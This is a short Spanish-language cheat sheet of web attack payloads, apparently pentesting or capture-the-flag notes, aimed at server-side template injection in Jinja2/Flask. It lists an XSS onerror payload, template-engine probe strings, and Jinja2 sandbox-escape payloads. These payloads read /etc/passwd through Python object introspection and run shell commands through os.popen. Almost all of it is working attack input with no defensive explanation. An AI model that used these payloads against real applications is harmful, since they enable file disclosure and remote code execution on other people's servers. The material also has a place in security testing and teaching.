**SSTI jinja2 flask**

**<img src=x onerror="alert('xss')">**

**Pruebas para determinar tipo de ataque SSTI:**


**{{7\*7}}**

**${7\*7}**

**<%= 7\*7 %>**

**${{7\*7}}**

**#{7\*7}**

****

**{{"".\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_() }}**

**{{ ''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]('/etc/passwd').read() }}**

**{{ get\_flashed\_messages.\_\_globals\_\_.\_\_builtins\_\_.open("/etc/passwd").read() }}**

**{{ get\_flashed\_messages.globals.builtins.open("/etc/passwd").read() }}**

**{{"".\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_()[186].\_\_init\_\_.\_\_globals\_\_["\_\_builtins\_\_"]["\_\_import\_\_"]("os").popen("ls \*").read()}}**